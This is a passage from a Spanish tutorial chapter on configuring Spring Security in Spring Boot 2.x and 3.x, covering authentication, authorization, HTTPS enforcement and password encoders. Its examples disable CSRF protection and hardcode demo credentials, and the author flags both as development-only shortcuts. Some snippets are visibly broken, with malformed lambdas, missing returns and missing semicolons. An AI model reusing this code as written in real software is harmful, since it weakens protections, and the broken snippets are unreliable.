¿Por qué no nos limitamos a aprender la nueva, y nos olvidamos de la antigua? No es tan sencillo. Spring Boot 2.x aplica las bibliotecas de seguridad de toda la vida, mientras que Spring Boot 3.x usa la versión 6.x de Spring Security, que está compilada para JRE 17. Si usas una máquina virtual “antigua” (JRE 8, OpenJRE 11) no tendrás más remedio que usar las versiones 2.x de Spring Boot, y por tanto usar la sintaxis de seguridad tradicional. Sólo podrás aplicar lo nuevo si te pasas a Spring Boot 3.x y usas un JRE moderno<sup>12</sup>.

### 8.5.2 Comportamiento por defecto

Añado la dependencia a nuestro viejo proyecto (capítulo 3, “Ejemplo Personas”) y cuando arrancamos nos llevamos una sorpresa:



No importa la petición que realicemos; aunque ni siquiera exista siempre nos redirigen a esta página que no hemos escrito y que pide autenticación por login y clave. Por defecto el nombre de usuario es “user”, y la clave (aleatoria) aparece en la consola del sistema cuando la aplicación arranca:

```
Using generated security password: f6f9bdc6-36a6-40f8-925d-5041ed7d0bd6
```

Si escribimos las credenciales realiza la petición que solicitamos inicialmente.

Por defecto Spring Boot aplica mucha configuración de seguridad por defecto:

- Crea un “UserDetailsService” con un usuario “user”.
- Crea un formulario de identificación (“/login”) y exige autenticación para acceder a cualquier parte de la aplicación.
- Permite logout (“/logout”).
- Usa “BCrypt” para codificar las contraseñas.
- Activa la protección contra CSRF.
- Protege contra la fijación de sesión.

<sup>12</sup> No confundas la versión del lenguaje (que define la sintaxis que puedes usar) con el JRE que empleas para ejecutar las aplicaciones. Puedes trabajar con Java 8 y usar el OpenJRE 17 sin ningún problema; pero muchas empresas son muy reacias a cambiar el entorno de ejecución tan alegremente.

- Define cabeceras de seguridad para prevenir ataques típicos.

La lista completa está en el manual de referencia. Como es lógico querremos nuestro propio formulario de entrada, crear nuestros usuarios y grupos de seguridad, etc. ¿Qué podemos configurar en Spring Security? Todo lo que se te ocurra. Las tareas habituales (y no tan habituales) se definen con opciones de configuración, y las que no lo sean siempre las puedes implementar.

### 8.5.3 Tareas a realizar

A grandes rasgos, siempre hay que programar tres tipos de tareas:

- Cómo vamos a **autenticar** a los usuarios. Si vamos a usar login y clave, certificados, tokens, etc. Si escogemos login y clave también tendremos que indicar cómo **codificar las contraseñas**.
- **Protección contra ataques habituales**. Muchos se activan por defecto y se limitan a crear ciertas cabeceras de respuesta, por lo que no siquiera sabremos que estamos protegidos, pero otros como CSRF o CORS no son tan simples.
- La **autorización** que queremos aplicar a nuestro sitio Web, que al fin y al cabo es el objetivo de la seguridad.

Y una tarea adicional que haremos siempre:

- Obligar a que las peticiones sean **HTTPS**. No hace falta hacerlo para que la aplicación funcione, pero sí para que la seguridad sirva de algo.

### 8.5.4 Primer ejemplo

Muchas de las tareas de autenticación y autorización que vamos a realizar con Spring Security existen desde mucho antes que se diseñara el framework. Ya estaban definidas en el estándar de contenedores Java, y Tomcat las puede realizar directamente configurando el descriptor de despliegue. El framework hace más cosas y de una manera más cómoda, pero gran parte de lo que vamos a usar es una traducción del estándar de siempre; de hecho podemos usar los comandos tradicionales, si los necesitamos.

Podemos configurar la seguridad mediante ficheros de XML o JavaConfig. Obviamente, en un entorno Spring Boot siempre escogeremos ésta última. También disponemos de anotaciones y etiquetas de XML para modificar el comportamiento de nuestras clases y páginas JSP.

#### 8.5.4.1 Antes de v5.7

En Spring Boot con Spring Web MVC lo más sencillo es crear una clase de configuración que extienda a **WebSecurityConfigurerAdapter**. Contiene los métodos básicos de configuración, que sobrescribiremos para cambiar su comportamiento:

```
@EnableWebSecurity
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter {

    @Bean
    public PasswordEncoder codificador() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }

    @Override
    protected void configure(AuthenticationManagerBuilder auth) throws Exception {
        auth.inMemoryAuthentication().passwordEncoder(codificador())
            .withUser("javi").password(codificador().encode("clavejavi")).roles("NORMAL")
            .and()
            .withUser("ana").password(codificador().encode("claveana")).roles("ADMIN");
    }

    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http.requiresChannel().anyRequest().requiresSecure();
        super.configure(http);
        http.csrf().disable();
    }
}
```

---

La anotación **@EnableWebSecurity** es obligatoria, aunque las últimas versiones de Spring Boot la sobrentienden si es necesario. Activa la integración de la seguridad con Spring Web MVC. Es la típica anotación que engloba a otras, como “@Configuration”, por lo que no hace falta incluir esta última.

El método **configure(HttpSecurity)** me permite definir la autorización, las protecciones contra ataques habituales, cómo conseguir las credenciales de autenticación, si exijo HTTPS... todo excepto la autenticación en sí. De momento quiero que me obligue a usar conexiones seguras y que deba estar autenticado para acceder a cualquier sitio, que es el comportamiento por defecto:

```
http.requiresChannel().anyRequest().requiresSecure();
super.configure(http);
http.csrf().disable();
```

No es habitual llamar al método original, pero funciona perfectamente. También he desactivado la protección contra CSRF, para que las peticiones POST funcionen sin necesidad de añadir tokens. Lo veremos con calma en apartados posteriores.

El otro método, **configure(AuthenticationManagerBuilder)** define el modo de autenticación. Tengo muchas maneras de aplicarla, y por supuesto puedo diseñar la mía. En este caso empleo una técnica que sólo deberíamos usar en desarrollo: creo los usuarios directamente en el código y los almaceno en memoria. Podemos usar métodos distintos; si buscas en Internet encontrarás varias formas de hacerlo.

Si ejecutamos el ejemplo funcionará como antes, salvo que ahora la conexión está encriptada y los usuarios disponibles son “javi” y “ana”.

Aunque emplee una autenticación tan horrible, Spring Security exige que defina un modo de codificar las claves. Uso el modo por defecto (BCrypt). Sólo necesito un objeto, por lo que lo defino como un bean de Spring. Como ya sabes, en una clase “@Configuration” ejecutar un método anotado con “@Bean” es un modo de solicitar inyección de dependencia:

```
auth.inMemoryAuthentication().passwordEncoder(codificador())
    .withUser("javi").password(codificador().encode("clavejavi")).roles("NORMAL")
    .and()
    .withUser("ana").password(codificador().encode("claveana")).roles("ADMIN");
```

Fíjate en la forma encadenar los métodos. Están diseñados para no tener que definir variables auxiliares ni tener que ejecutar de nuevo el método inicial. Si has usado JQuery, qué te voy a contar.

Un método curioso que aparecerá por todas partes es **and()**. Se usa para volver atrás dentro de estas cadenas de ejecución. Los métodos “withUser()”, “password()”, etc. devuelven objetos de clase “UserDetailsBuilder”, no del tipo inicial de donde los saqué. Si necesito un usuario nuevo, debo ejecutar los métodos desde el principio o bien usar el método “and()” que “sube” al nivel anterior y me devuelve el objeto del que partí. No hay gran diferencia, sólo es cuestión de estilo:

```
auth.inMemoryAuthentication().passwordEncoder(codificador())
    .withUser("ana").password(codificador().encode("claveana")).roles("ADMIN");
```

En las últimas versiones del framework muchos métodos están sobrecargados para permitir el uso de **expresiones lambda**, y acortar estas cadenas. De nuevo, cuestión de estilo. Veremos algunos ejemplos a lo largo del capítulo.

La autorización que hemos definido es casi la mínima que debería tener un sitio Web. Vamos a escribir un ejemplo más realista. Dejo de usar el método de la clase base y lo escribo todo:

```
@Override
protected void configure(HttpSecurity http) throws Exception {
    http.requiresChannel().anyRequest().requiresSecure();
    http.csrf().disable();
    http.authorizeRequests()
        .antMatchers("/estilo/**", "/imagen/**").permitAll()
        .antMatchers("/crear.html").hasRole("ADMIN")
        .anyRequest().authenticated()
    .and()
    .formLogin();
}
```

No es habitual que los usuarios se tengan que identificar para poder acceder a las imágenes o las hojas de estilo. Cuando escribamos nuestra propia página de login usaremos esos recursos para dibujarla y necesitamos que sean accesibles.

---

Sólo los usuarios de rol “ADMIN” pueden usar la pantalla de crear personas. El resto del sitio sólo será accesible si el cliente se ha identificado. Por tanto “javi” sólo podrá ver las personas existentes, mientras que “ana” podrá también crearlas.

Tengo que indicar el modo de autenticación, que en nuestro caso es a través de login y clave. Como no he cambiado nada más, seguirá usando el formulario por defecto que genera el framework.

Recuerda que hay muchas maneras de escribirlo. Usando siempre “and()”:

```
http.requiresChannel().anyRequest().requiresSecure()
.and()
.csrf().disable()
.authorizeRequests()
    .antMatchers("/estilo/**", "/imagen/**").permitAll()
    .antMatchers("/crear.html").hasRole("ADMIN")
    .anyRequest().authenticated()
.and()
.formLogin();
```

O con expresiones lambda. Es la que está ahora de moda:

```
http.requiresChannel(req->req.anyRequest().requiresSecure())
.csrf(csrf->csrf.disable())
.authorizeRequests(aut->
    aut.antMatchers("/estilo/**", "/imagen/**").permitAll()
    .antMatchers("/crear.html").hasRole("ADMIN")
    .anyRequest().authenticated())
.formLogin();
```

#### 8.5.4.2 Despues de v5.7

En vez de obligarnos a sobrescribir una clase concreta, ahora nos permiten definir beans independientes que generen los objetos adecuados, igual que con cualquier otro aspecto de la configuración de Spring. La verdad es que por simple organización definiremos habitualmente esos beans dentro de la misma clase, pero es cierto que esta sintaxis es más versátil:

```
@Configuration
public class ConfigurarSeguridad {

    @Bean
    public PasswordEncoder codificador() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }

    @Bean
    public UserDetailsService usuarios(DataSource ds, PasswordEncoder pe) {
        UserDetails javi=User.withUsername("javi")
            .password(pe.encode("clavejavi"))
            .roles("NORMAL").build();
        UserDetails ana=User.withUsername("ana")
            .password(pe.encode("claveana"))
            .roles("ADMIN").build();
        InMemoryUserDetailsManager usuarios=new InMemoryUserDetailsManager();
        usuarios.createUser(javi);
        usuarios.createUser(ana);
        return usuarios;
    }

    @Bean
    public SecurityFilterChain filtroSeguridad(HttpSecurity http) throws Exception {
        http.requiresChannel(c->c.anyRequest().requiresSecure())
            .csrf(c->c.disable())
            .authorizeHttpRequests(a->a.anyRequest().authenticated())
            .formLogin(f->{});
    }
}
```

```

        return http.build();
    }
}

```

Este código hace lo mismo que el anterior, pero ya no depende de la clase WebSecurityConfigurerAdapter. Todas las interfaces empleadas son de Spring Security “de toda la vida” (no nos suenan porque estamos empezando, pero aparecen por todas partes). La única diferencia es que el framework usa los beans que acabamos de crear para definir todos los aspectos de la seguridad.

El primer bean crea un “PasswordEncoder”, necesario para autenticación mediante login y password. Lo inyecto en el siguiente bean para codificar las contraseñas.

El segundo método define un bean “UserDetailsService”. Es la interfaz que usa Spring Security para recuperar datos de un usuario del sistema, y por tanto para autenticar. En este caso cometo la chapuza de crear directamente los usuarios aquí, y encima en memoria. Obviamente sólo para pruebas.

El último bean define la cadena de filtros de seguridad de Spring. Por suerte no tengo que crearla desde cero, sino que uso a su vez un bean de tipo “HttpSecurity”, la clase que me permite definir casi toda la configuración de Spring Security (hasta la autenticación, con el método “authenticationManager()”).

Esta vez no estoy sobrescribiendo una clase, por lo que no hay un comportamiento inicial que pueda aprovechar; por eso específico lo que quiero que haga: todo el mundo tiene que identificarse, y para hacerlo les mostraré el formulario de login por defecto.

## 8.6 Clase WebSecurityConfigurerAdapter

Esto es **sintaxis antigua**. La clase está marcada como obsoleta en las últimas versiones de Spring Security 5, y en la versión 6.x la han eliminado. Pero si empleas Spring Boot 2.x (obligatorio hasta el JRE 16) esta clase es el eje central de la configuración de seguridad.

Como ya hemos visto será la clase que extenderemos para configurar la seguridad de la aplicación. Como estamos en Spring Boot bastaría con anotarla con “@Configuration”, pero la costumbre es utilizar **@EnableWebSecurity**:

<b>@EnableWebSecurity</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Decora una clase que implemente “.WebSecurityConfigurer” y la define como la configuración de Spring Security para una aplicación Web.</i>		
Debug	boolean	Activa el “debug”, mostrando toda la actividad de peticiones, respuestas y filtros en la consola. <b>Sólo para desarrollo.</b>

Implementar todos los métodos de la interfaz es engorroso y no aporta demasiado, porque la programación base será siempre la misma. Lo que haremos siempre es usar la clase **WebSecurityConfigurerAdapter**. Está diseñada para que la extendamos y sobrescribamos sus métodos, y de esta forma implementar la seguridad en función de lo que necesitemos. Tiene varios métodos, pero los tres que sobrescribiremos habitualmente son éstos:

<b>Método</b>	<b>Descripción</b>
<b>configure(AuthenticationManagerBuilder)</b>	Configura la gestión de usuarios, roles y codificación de contraseñas.
<b>configure(HttpSecurity)</b>	Configura todo lo demás: autorización, protecciones especiales, obtención de credenciales, etc.
<b>configure(WebSecurity)</b>	Usado sobre todo para definir excepciones al método anterior, de forma global.

El método **configure(AuthenticationManagerBuilder)** lo usaremos para crear el **AuthenticationManager** que Spring utiliza para identificar a los usuarios. Para poder hacerlo tenemos que indicarle cómo vamos a realizar las dos tareas básicas:

- Cómo vamos a definir a los usuarios. Tenemos que implementar la interfaz “UserDetailsService”, ya sea utilizando clases predefinidas de Spring o bien escritas por nosotros.
- Decidir el algoritmo de codificación usado para las claves. Casi siempre lo haremos con las clases por defecto de Spring.

---

El método **configure(HttpSecurity)** es el que usaremos para casi todo:

- La autorización, mediante la definición de rutas y quién puede utilizarlas.
- Protecciones especiales, sobre todo CORS y CSRF.
- Configuración de la obtención de credenciales, generalmente la definición del formulario de login y clave.
- Configuración de logout.
- Y por supuesto, obligar el uso de HTTPS.

El método **configure(WebSecurity)** es menos utilizado, pero resulta útil de vez en cuando. Define reglas de autorización más genéricas y burdas, que prevalecen sobre las del método anterior. Se usa sobre todo para:

- Eliminar rutas enteras del ámbito de seguridad. Podemos permitir el acceso a las imágenes a todo el mundo, a través de los filtros de seguridad, o bien podemos decir que las rutas a las imágenes no son tenidas en cuenta. Conseguimos lo mismo, pero es más eficiente.

Como ya he dicho antes, disponemos de anotaciones y etiquetas de XML para definir y aplicar reglas de seguridad adicionales, pero la clase que creemos será el núcleo central de la seguridad.

Veremos cada una de las tareas en los siguientes apartados, tomando como ejemplo la configuración aplicada en "Productos". Estudiaremos las opciones con detalle, pero para futuras consultas será cómodo tener el código de la clase al completo.

```
@EnableWebSecurity
public class ConfigurarSeguridad extends WebSecurityConfigurerAdapter {

    @Bean
    public PasswordEncoder codificadorClaves() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }

    @Autowired
    private UserDetailsService uds;

    @Autowired
    private PasswordEncoder pe;

    @Override
    protected void configure(AuthenticationManagerBuilder auth) throws Exception {
        auth.userDetailsService(this.uds).passwordEncoder(this.pe);
    }

    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http.csrf(c->c.disable())
            .requiresChannel(r->r.anyRequest()
                .requiresSecure())
            .authorizeRequests(a->
                a.antMatchers("/css/**", "/js/**", "/img/**").permitAll()
                .antMatchers("/usuario/**").hasAnyAuthority("ROLE_ADMINISTRADOR")
                .anyRequest().authenticated())
            .formLogin(f->f.loginPage("/entrada/login.html")
                .failureUrl("/entrada/login.html?error=true")
                .usernameParameter("login")
                .passwordParameter("clave")
                .loginProcessingUrl("/entrada/procesar.html")
                .defaultSuccessUrl("/entrada/index.html")
                .permitAll())
            .logout(l->l.invalidateHttpSession(true)
                .logoutSuccessUrl("/entrada/login.html")
                .logoutUrl("/entrada/logout.html"))
    }
}
```

```

        .permitAll());
    }
}

```

Como al fin y al cabo era repetir lo mismo lo he escrito con expresiones lambda, mientras que los ejemplos de los apartados siguientes utilizan la sintaxis tradicional.

Spring permite activar configuraciones distintas al mismo tiempo, por ejemplo autenticación básica y también mediante formularios. En la página <https://stackoverflow.com/questions/33739359/combining-basic-authentication-and-form-login-for-the-same-rest-api> puedes ver un ejemplo. También puedes consultar otras configuraciones múltiples en <https://www.baeldung.com/spring-security-multiple-auth-providers>.

## 8.7 Spring Security Versión 6.x

La clase **WebSecurityConfigurerAdapter** ha sido **eliminada** de esta versión. Aplicar toda la configuración anterior es sencillo, y desde mi punto de vista, más elegante. Los tres métodos “configure” de la clase se reemplazan por simples beans que devuelven objetos del tipo adecuado, por supuesto, interfaces:

- **UserDetailsService**. Spring usa los beans de este tipo para recuperar la información de un usuario a partir de su login. Este bean reemplaza al “configure(AuthenticationManagerBuilder)” del apartado anterior.
- **SecurityFilterChain**. Representa la cadena de filtros de seguridad de Spring Security. El bean que la implemente será la versión nueva del método “configure(HttpSecurity)”, donde al igual que en el método tradicional, haremos casi todo.
- **WebSecurityCustomizer**. Excepciones y cosas raras. Lo mismo que el método “configure(WebSecurity)”. Muy similar al tradicional, aunque retuerce la sintaxis con lambdas e interfaces funcionales.

La versión que he probado de Spring Security (6.1.x) tiene unos cuantos fallos (o manías, vete a saber) que me han obligado a añadir unas cuantas cosas raras a la configuración (los he marcado en rojo):

La configuración de “Productos” con la nueva versión sería ésta:

```

@Configuration
public class ConfigurarSeguridad {

    @Bean
    public PasswordEncoder codificador() {
        return PasswordEncoderFactories.createDelegatingPasswordEncoder();
    }

    @Bean
    MvcRequestMatcher.Builder mvc(HandlerMappingIntrospector introspector) {
        return new MvcRequestMatcher.Builder(introspector);
    }

    @Bean
    public SecurityFilterChain filtroSeguridad(HttpSecurity http,
  MvcRequestMatcher.Builder mvc) throws Exception {
        http.requiresChannel(o->c.anyRequest().requiresSecure())
            .csrf(c->c.disable())

        .authorizeHttpRequests(a->a
            .requestMatchers.mvc.pattern("/css/**").permitAll()
            .requestMatchers.mvc.pattern("/img/**").permitAll()
            .requestMatchers.mvc.pattern("/js/**").permitAll()
            .requestMatchers.mvc.pattern("/entrada/login").permitAll()
            .requestMatchers.mvc.pattern("/entrada/login").permitAll()
            .requestMatchers.mvc.pattern("/WEB-INF/entrada/login.jsp").permitAll()
            .anyRequest().authenticated()

        .formLogin(f->f.loginPage("/entrada/login")
            .failureUrl("/entrada/login?error=true"))
    }
}

```

---

```

        .usernameParameter("login")
        .passwordParameter("clave")
        .loginProcessingUrl("/entrada/procesar")
        .defaultSuccessUrl("/entrada/inicio"))

    .logout(l->l.invalidateHttpSession(true)
        .logoutSuccessUrl("/entrada/login")
        .logoutUrl("/entrada/logout")
        .permitAll()));

    return http.build();
}

@Bean
public WebSecurityCustomizer elTercerMétodo(WebSecurity web) {
    return web -> web.ignoring().requestMatchers(
        new AntPathRequestMatcher("/consola/**"));
}
}

```

Otra posible solución, más simple de escribir pero también un poco más ineficaz sería ésta:

```

...
.requestMatchers(new AntPathRequestMatcher("/js/**")).permitAll()
.requestMatchers(new AntPathRequestMatcher("/entrada/login")).permitAll()
...

```

El problema es que Spring no puede decidir si la ruta que hemos escrito es de tipo “ant” o de tipo “mvc” (muy similares pero interpretan los path de forma algo distinta), por lo que en Spring 6 tenemos que especificar qué estamos haciendo.

He añadido un ejemplo de uso de “WebSecurity” para completar el código. Esa línea excluye la ruta “/consola” de todo el sistema de seguridad.

### 8.7.1 Usuarios

En el código no hay ninguna referencia a **UsersDetailsService**. Al igual que en el ejemplo tradicional he usado una clase propia que veremos en el apartado 8.10.3, “Almacenamiento personalizado”, que define un bean para gestionar a los usuarios de la manera que prefieras:

```

@Service
public class ServicioSeguridadUsuario implements UserDetailsService {
    ...
}

```

Como esta versión de la biblioteca no necesita registrar nada con métodos “configure()” no hace falta añadir nada más. Por supuesto podemos crear el bean cómo y donde nos apetezca.

Esta parte será la que se diferencia más de la tradicional. En vez de usar el parámetro “AuthenticationManagerBuilder” del método “configure” tenderemos a crear objetos o clases que directamente implementen la interfaz. Podemos hacerlo directamente como en el ejemplo, aunque a menudo usaremos la interfaz “UserDetailsManager” y las clases de Spring que la implementan. Es lo que vimos en el apartado 8.5.4.2, “Después de v5.7”:

```

@Bean
public UserDetailsService usuarios(DataSource ds, PasswordEncoder pe) {
    UserDetails javi=User.withUsername("javi")...
    UserDetails ana=User.withUsername("ana")...

    InMemoryUserDetailsManager usuarios=new InMemoryUserDetailsManager();
    usuarios.createUser(javi);
    usuarios.createUser(ana);
    return usuarios;
}

```

La interfaz **UserDetailsManager** extiende a “UserDetailsService” con métodos para añadir y modificar usuarios al servicio que estamos definiendo.

## 8.7.2 Autorización y configuración general

Esta parte de la configuración es casi idéntica a la sobreescritura del “configure” tradicional, ya que cuando definamos el bean siempre le pasaremos por DI un objeto “HttpSecurity”:

```
@Bean  
public SecurityFilterChain filtroSeguridad(HttpSecurity http, ...)  
throws Exception
```

Esta versión ha eliminado varias de las formas de especificar una ruta, y recomienda (no han dejado otra) el uso del método **requestMatchers**. Se supone que es listo y que sabe si estás usando rutas “mvc” o “ant”, pero en mi caso no ha sido así y he tenido que montar todo el lío marcado en rojo del ejemplo. Aquí está bien explicado, por si te interesa:

<https://stackoverflow.com/questions/76809698/spring-security-method-cannot-decide-pattern-is-mvc-or-not-spring-boot-applicati>

Y por su fuera poco, también me ha dado problemas con la página de login y las páginas JSP:

<https://github.com/spring-projects/spring-security/issues/13285>

A pesar de ser un rollo no representa ningún riesgo de seguridad, no te preocupes.

## 8.7.3 Excepciones a las normas

La implementación del último bean puede parecer algo confusa si no estás acostumbrado a las funciones lambda:

```
@Bean  
public WebSecurityCustomizer elTercerMétodo(WebSecurity web) {  
    return web -> web.ignoring().requestMatchers(...);  
}
```

**WebSecurityCustomizer** es una interfaz funcional que pide implementar el siguiente método:

Método	Descripción
<b>customize(WebSecurity)</b>	Permite la personalización de WebSecurity.

La tarea del bean es devolver un objeto que implementa la interfaz. Este bean es usado por Spring Security para configurar el “WebSecurity” tradicional. Aunque parezca Javascript en vez de Java, el código queda muy similar a lo que veremos en los ejemplos clásicos.

## 8.8 Comprobación de peticiones

Muchas de las utilidades que vamos a ver a partir de ahora tienen opciones para activarse en función de la solicitud del cliente. Las tareas que realizan son distintas, pero la comprobación de la petición siempre es igual. Lo han resuelto implementando la interfaz **AbstractRequestMatcherRegistry<T>** en las clases que devuelven esos métodos.

Cuando alguna característica de seguridad dependa de la petición del cliente siempre nos encontraremos estos métodos (y alguno más):

Método	Descripción
<b>T antMatchers (HttpMethod)</b>	Comprueba que la petición coincide con alguno de los “patrones ant” o sea del tipo indicado.
<b>T antMatchers (HttpMethod, String[ ])</b>	“patrones ant” o sea del tipo indicado.
<b>T antMatchers (String[ ])</b>	
<b>T anyRequest()</b>	Mapea cualquier petición.
<b>T mvcMatchers (HttpMethod)</b>	Comprueba que la petición coincide con alguno de los “patrones mvc” o sea del tipo indicado.
<b>T mvcMatchers (HttpMethod, String[ ])</b>	“patrones mvc” o sea del tipo indicado.
<b>T regexMatchers (HttpMethod)</b>	Comprueba que la petición coincide con la expresión regular o sea del tipo indicado.
<b>T regexMatchers (HttpMethod, String[ ])</b>	regular o sea del tipo indicado.

Están diseñadas para encadenar peticiones, por lo que siempre devuelven el objeto inicial “T”.

---

Tanto los patrones “ant” o “mvc” admiten los caracteres comodín “\*”, “\*\*” y “?”. La diferencia es que “mvc” (más moderno) sobrentiende patrones más generales: “/ejemplo” coincidiría con las peticiones “/ejemplo”, “/ejemplo/”, “/ejemplo.abc”, “/ejemplo.html”, etc.

Muchas de las clases que implementan la interfaz definen métodos adicionales de mapeo de peticiones que usan la interfaz **RequestMatcher**. Es una interfaz diseñada para crear objetos que comprueben peticiones. Spring proporciona una docena de clases que la implementan, como “RegexRequestMatcher”, “ELRequestMatcher”, “NegatedRequestMatcher”, “OrRequestMatcher”, etc. Permiten definir patrones de comprobación muy complejos.

Cuidado. A partir de la **versión 6 de Spring Security** han cambiado los nombres de algunos métodos y eliminado otros, por simplicidad. En este caso debes usar **requestMatchers()**.

## 8.9 Codificación de contraseñas

Spring Security te exige un “PasswordEncoder” (la típica interfaz) si quieras almacenar una contraseña. Spring dispone de media docena de clases que la implementan para los algoritmos “hash” tradicionales. Antiguamente la clase por defecto era “NoOpPasswordEncoder”. Esta chapuza se ha corregido y ahora se usa “BCryptPasswordEncoder”.

Parece que hemos aprendido la lección. Los diferentes algoritmos (MD5, SHA-1, SHA-256...) se han declarado inseguros con el paso de los años, y lo mismo sucederá con BCrypt. Y convertir un sistema de contraseñas a un tipo distinto es un engorro, sobre todo si no puedes y tienes que conseguir que convivan varios durante un tiempo: la solución habitual suele ser obligar a todos los clientes a cambiar sus contraseñas, y eso no es instantáneo.

Para permitir cambios en un futuro sin volverte loco Spring Security te pide que almacenes tus claves con un prefijo que indique qué algoritmo se ha usado para codificarla, por ejemplo:

Login	Clave secreta
ana	{bcrypt}\$2a\$10\$pomhM6P5lvVHmHx/Wgw/eOw2pKaQ8mZgVLZPmF/gvrdlxnvDWPlxe
javi	{bcrypt}\$2a\$10\$PbnGmA81V/SPQKrSLiDL3evii081BzLP84XQ2.R95BX3eKGuNCyRC
luis	{noop}prueba

No es un fallo de seguridad. Ésta debe basarse en la fortaleza de los algoritmos, y no en el secreto. Hace muchos años que se ha aprendido que al final todo se acaba sabiendo. Además, cualquier experto es capaz de identificar el algoritmo de hash simplemente por su aspecto.

Defino el “PasswordEncoder” como un bean de Spring. Lo voy a usar en diferentes partes del programa, y es muy cómodo el poder injectarlo y que además la codificación sea la misma en toda la aplicación:

```
@Bean
public PasswordEncoder codificador() {
    return PasswordEncoderFactories.createDelegatingPasswordEncoder();
}
```

El método estático me devuelve un objeto de clase **DelegatingPasswordEncoder**. Cuando codifique una clave aplicará el algoritmo por defecto (BCrypt de momento) e incluirá el prefijo. Y cuando haga la comprobación lo tendrá en cuenta y usará el algoritmo adecuado:

- **bcrypt**. BCryptPasswordEncoder
- **Idap**. LdapShaPasswordEncoder
- **MD4**. Md4PasswordEncoder
- **MD5**. new MessageDigestPasswordEncoder("MD5")
- **noop**. NoOpPasswordEncoder
- **pbkdf2**. Pbkdf2PasswordEncoder
- **scrypt**. SCryptPasswordEncoder
- **SHA-1**. new MessageDigestPasswordEncoder("SHA-1")
- **SHA-256**. new MessageDigestPasswordEncoder("SHA-256")
- **sha256**. StandardPasswordEncoder
- **argon2**. Argon2PasswordEncoder

---

La interfaz **PasswordEncoder**, que implementan todos, sólo declara dos métodos:

Método	Descripción
<b>String encode(String)</b>	Codifica la clave.
<b>boolean matches(String, String)</b>	Comprueba que la clave en texto plano se corresponde con el texto codificado.

Dependiendo de cómo defina a los usuarios tal vez use “encode()”, pero “matches” casi siempre es ejecutado directamente por Spring cuando realiza la autenticación.

No tienes por qué hacerlo así. Si no te convence el prefijo, puedes escoger directamente el codificador que quieras o hacerte el tuyo propio:

```
@Bean  
public PasswordEncoder passwordEncoder() {  
    return new BCryptPasswordEncoder();  
}
```

Antes de continuar, consejos obvios. No escribas las contraseñas en texto plano en la base de datos ni en un fichero. Es trivial codificarlas, y es un fallo de seguridad enorme. Y tampoco las escribas en el código de Java. Seguro que hay maneras mejores de hacerlo, pero si realmente lo necesitas al menos escríbelas encriptadas. Averiguar el hash con “encode()” y un “println()” te llevará un minuto:

```
String clave = "{bcrypt}$2a$10$M/yehoLxGUdY18R9sELz9.BsF1.9Lo4uJ38PjaMzPk/gp15KCYcyi";  
auth.inMemoryAuthentication().passwordEncoder(codificador())  
.withUser("javi").password(clave).roles("NORMAL")
```

## 8.10 Autenticación por login y contraseña

Spring Security nos permite usar unos cuantos sistemas de identificación. Del manual de referencia:

- Username and Password
- OAuth 2.0 Login
- SAML 2.0 Login
- Central Authentication Server (CAS)
- Remember Me (cómo recordar sesiones pasadas)
- JAAS Authentication
- OpenID
- Pre-Authentication Scenarios (integración de Spring Security en otros sistemas).
- X509 Authentication

En esta sección vamos a ver únicamente el primer caso, y sólo las opciones habituales; el temario es enorme.

Usamos el método **configure(AuthenticationManagerBuilder)** para indicar cómo recuperaremos los usuarios de algún sistema de almacenamiento. Una vez configurado el framework lo utilizará cuando le convenga, por ejemplo cuando tenga que autenticar a un cliente. Como es lógico tenemos que indicar qué algoritmo hash hemos usado en ese sistema para almacenar las claves, tal como hemos visto en el apartado anterior.

Spring Security proporciona “cuatro” formas distintas de almacenar y recuperar a los usuarios:

- **In-Memory Authentication.** Almacenamiento básico en memoria.
- **JDBC Authentication,** desde una base de datos relacional.
- **UserDetailsService.** Sistema personalizado. Junto al anterior es el más utilizado.
- **LDAP Authentication.** Obviamente para sistemas LDAP. No vamos a estudiarlo en este manual.

Cuando trabajemos con los diferentes elementos de seguridad veremos que hay una serie de interfaces y clases que aparecen a menudo. No voy a explicarlas, pero es conveniente que al menos sepamos lo que representan:

- **UserDetailsService.** Es la interfaz que tenemos que implementar si queremos un servicio propio de usuarios, y lo haremos para el proyecto “Productos”. Es la interfaz implementada por los servicios de recuperación de usuarios.

- **UserDetailsManager**. Extiende a “UserDetailsService” para gestionar usuarios: borrado, creación, etc. Por lo general no lo usaremos directamente.
- **UserDetails**. Los métodos básicos que definen un usuario: **nombre**, **contraseña** y la lista de **GrantedAuthority** concedidos, los **roles** a los que pertenece. Suele ser usado como principal si un usuario se identifica. Siempre que creamos un usuario tenemos que indicar esos tres valores.
- **User**. Una implementación de “UserDetails” ya hecha. Cuidado, se supone que los objetos de la clase son inmutables una vez creados, aunque implementa una interfaz adicional para poder modificar las credenciales (la contraseña).

Un detalle importante. Spring Security obliga por defecto a que los roles comiencen por el **prefijo “ROLE\_”**. Casi todas las herramientas comprueban si un rol comienza por el prefijo esperado, y si no es así lo añaden, por lo que si definimos el rol “ADMIN” en realidad habremos creado “ROLE\_ADMIN”. Pero no sucede siempre: en alguna tendremos que escribir el nombre completo del rol.

De todas maneras, cambiar el prefijo (o eliminarlo) es sencillo. Todas las opciones de almacenamiento proporcionan métodos para hacerlo, y también se puede configurar con un bean:

```
@Bean
GrantedAuthorityDefaults grantedAuthorityDefaults() {
    return new GrantedAuthorityDefaults("");
}
```

Si es necesario se pueden definir oyentes de evento para el proceso de autenticación. Puedes implementar las interfaces tradicionales “AuthenticationSuccessHandler” y “AuthenticationFailureHandler” o bien usar la anotación “@EventListener”. Consulta el manual de referencia para más información.

### 8.10.1 Almacenamiento en memoria

Obviamente sólo sirve para sistemas pequeños, muy básicos o para realizar pruebas.

Es el que hemos visto en el primer ejemplo del capítulo. Hay varias maneras de usarlo, aunque se recomienda la que hemos utilizado. El resto se consideran “deprecated” porque no obligan a definir un sistema de codificación de claves. Curiosamente los ejemplos del manual oficial los siguen utilizando.

Para la configuración tradicional sobreescrivimos el método “configure(AuthenticationManagerBuilder)” y usamos el parámetro para indicar el modo de almacenamiento. En este caso utilizamos el método **inMemoryAuthentication()**. Podemos hacerlo de tres o cuatro formas, pero lo más cómodo es indicarle el tipo de codificación de la clave y usar el valor de retorno (ni idea de qué devuelve exactamente) para crear los usuarios:

```
@Override
